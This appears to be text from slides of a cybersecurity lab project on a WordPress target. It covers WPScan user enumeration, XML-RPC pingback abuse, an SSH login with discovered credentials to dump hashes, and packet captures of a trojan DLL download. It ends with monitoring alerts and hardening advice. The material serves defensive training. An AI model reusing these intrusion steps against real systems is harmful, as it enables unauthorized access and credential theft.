
- HTTPS to establish a secure connection with the Google client
- Users authenticate to access email



Malicious Activity


Malicious Behavior – Enumeration

- Excessive HTTP errors (400 errors)
- Attacker ran a WPSCAN to enumerate potential users to target.
 - Enumeration is noisy
 - Users targeted:
 - Michael
 - Steven



Malicious Behavior – XML-RPC Ping & DDOS

- XML-RPC
 - XML-RPC ping using HTTP POST smuggling to bypass front-end security controls
- Pingback.ping to bypass DNS level protection to launch a Cloudflare attack
 - Allowed for command & control – botnets



Malicious Behavior – Unauthorized Access & Dumping Hashes

- Improper implementation of security controls allows for exploitation
- Port 22 – unfiltered port allows for remote command execution
- Attacker SSH with Michael's discovered credentials to access SQL server to dump hashes

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Jun  3 11:46:44 2021 from 192.168.1.90
michael@target1:~$ █
```

Malicious Behavior – Creating a Private Domain



- Private domain created on corporate network.
- Users were constantly browsing videos on YouTube
- Trojan Malware downloaded
 - Additional hosts infected
 - Hosts infected:
 - 10.6.12.203
 - 172.16.4.205
 - 185.243.115.84 – User of Interest
 - 166.62.11.64

The screenshot shows a detailed analysis of a file named 'june11.dll'. The file has a community score of 53/69, with 53 security vendors flagging it as malicious. The file was last updated on 2021-06-05 at 03:21:09 UTC. The file size is 549.84 KB and it is 2 days old. The file is categorized as 'invalid-signature', 'overlay', 'pedll', and 'signed'. The 'DETECTION' tab is selected, showing detections from various security vendors:

Detection Vendor	Malware Type	Community Score	Notes
Ad-Aware	Trojan.Mint.Zamg.O	AegisLab	! Trojan.Win32.Yakes.4!c
AhnLab-V3	Malware/Win32.RL_Generic.R346613	Alibaba	! TrojanSpy:Win32/Yakes.56555f48
ALYac	Trojan.Mint.Zamg.O	SecureAge APEX	! Malicious
Arcabit	Trojan.Mint.Zamg.O	Avast	! Win32:DangerousSig [Trj]
AVG	Win32:DangerousSig [Trj]	Avira (no cloud)	! TR/AD.ZLoader.ladbd
BitDefender	Trojan.Mint.Zamg.O	BitDefenderTheta	! Gen:NN.ZedlaF.34722.lu9@aul7OQgi
Bkav Pro	W32.AIDetect.malware1	CrowdStrike Falcon	! Win/malicious_confidence_100% (W)
Cylance	Unsafe	Cynet	! Malicious (score: 100)

11936	73.883452600	10.6.12.203	205.185.125.104	HTTP	275 GET /pQBtWj HTTP/1.1
11940	73.898844400	10.6.12.203	205.185.125.104	HTTP	312 GET /files/june11.dll HTTP/1.1

Malicious Behavior – Illegal Torrenting on Private Domain

- Users torrenting on network
 - **Protocol Observed:**
 - HTTP
 - **Traffic Analyzed:**
 - Users browsed “publicdomaintorrents.com” and downloaded torrents.
 - **Files of Interest:**
 - Betty_Boop_Rhythm_on_the_Reservation.avi.torrent

No.	Time	Source	Destination	Protocol	Length	Info
23669	185.629163800	10.0.0.201	168.215.194.14	HTTP	589	GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservat

Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Cisco_27:a1:3e (00:09:b7:27:a1:3e)						
0000	00 09 b7 27 a1 3e 00 16 17 18 66 c8 08 00 45 00	...>... f...E				
0010	02 3f 76 d1 40 00 80 06 0c 39 0a 00 00 c9 a8 d7	?v@... 9...				
0020	c2 0e c2 aa 00 50 97 b7 b1 25 75 99 6b 48 50 18	...P... %u:kHP				
0030	ff ff 31 06 00 00 47 45 54 20 2f 62 74 2f 62 74	.1...GE T /bt/bt				
0040	64 6f 77 6e 6c 6f 61 64 2e 70 68 70 3f 74 79 70	download .php?typ				
0050	65 3d 74 6f 72 72 65 6e 74 26 66 69 6c 65 3d 42	e=torren t&file=B				
0060	65 74 74 79 5f 42 6f 6f 70 5f 52 68 79 74 68 6d	etty_Boo p_Rhythm				
0070	5f 6f 6e 5f 74 68 65 5f 52 65 73 65 72 76 61 74	_on_the_Reservat				
0080	69 6f 6e 2e 61 76 69 2e 74 6f 72 72 65 6e 74 20	ion.avi. torrent				
0090	48 54 54 50 2f 31 2e 31 0d 0a 52 65 66 65 72 65	HTTP/1.1 .Refere				
00a0	72 3a 20 68 74 74 70 3a 2f 2f 70 75 62 6c 69 63	r: http://public				
00b0	64 6f 6d 61 69 6e 74 6f 72 72 65 6e 74 73 2e 69	domain torrent.i				
00c0	6e 66 6f 2f 6e 73 68 6f 77 6d 6f 76 69 65 2e 68	nfo/nsho wmovie.h				
00d0	74 6d 6c 3f 6d 6f 76 69 65 69 64 3d 35 31 33 0d	tml?movi eid=513				
00e0	0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a	User-Ag ent: Moz				
00f0	69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e 64 6f 77	illa/5.0 (Window				
0100	73 20 4e 54 20 31 30 2e 30 3b 20 57 69 6e 36 34	s NT 10.0; Win64				
0110	3b 20 78 36 34 29 20 41 70 70 6c 65 57 65 62 4b	; x64) AppWebK				
0120	69 74 2f 35 33 37 2e 33 36 20 28 4b 48 54 4d 4c	it/537.3.6 (KHTML				
0130	2c 20 6c 6a 6h 65 2a 47 65 62 6h 6f 2a 2a 42 62	like Gecko) Ch				

Alerts Implemented

Excessive HTTP Errors Alert

- Metric: WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Threshold: 400
- Vulnerability Mitigated: Bruteforce & Enumeration
- Reliability: Alert is highly reliable

HTTP Request Size Monitor Alert

- Metric: WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Threshold: 3500
- Vulnerability Mitigated: XSS, DDOS, Directory Traversal
- Reliability: Alert is reliable, but can generate false positives

CPU Usage Monitor Alert

- Metric: WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Threshold: 0.5
- Vulnerability Mitigated: Malware & Viruses
- Reliability: Alert is highly reliable

Hardening

Recommendations – System Hardening

Against Malware

- Implement an IDS/IPS
 - Real-time alerts to events
 - Protection from the network layer and up
- Utilize antivirus tools
 - Protects host from malicious programs
- ELK Stack
 - Configure ELK stack and install beats to monitor changes to metrics & logs



Recommendations – WordPress Service Hardening

Application Hardening

- Update WordPress Service
 - Disable REST API & XML-RPC
 - Mitigates enumeration & XML-RPC exploitation.
- Implement a load balancer
 - Distributes traffic
 - Optimizes resources & response
 - Filter requests made to web server
 - Configure servers to block certain requests like “/?author=<number>”
- Implement proper security controls to servers, systems, and applications
 - Prevent unauthorized users from accessing sensitive, confidential, critical, and proprietary information



Recommendations – Provisioning User Access & Security

User Privileges, Rights Management, and IAM

- Implement least privilege
- Implement “zero trust”
- Implement SSO
- Access controls
- Baselines for secure configuration & operations
 - What should be under direct control?
 - Secure restricted files & directories
 - Secure user authentication information
 - “wp-config.php, /wp-admin, wp-login.php”
- Secure network (i.e., DMZ, air-gaps, isolation, and segmentation, etc.)
- Set alerts for authentication logs
 - Anomalies & unauthorized access
- Authentication, Authorization, and Accounting (AAA)



Recommendations – Employee Training & Awareness

Corporate Policies, Laws, and Frameworks

- Train employees on technology usage & privileges
- Employee training on corporate policies, regulations, and laws.
- Best practices (i.e., ITIL, COBIT, ISO, NIST, etc.)
- Compliance & Regulations (i.e., SOX, HIPAA, PCI, GDPR, Data Privacy Act, etc.)
- Auditing & Compliance

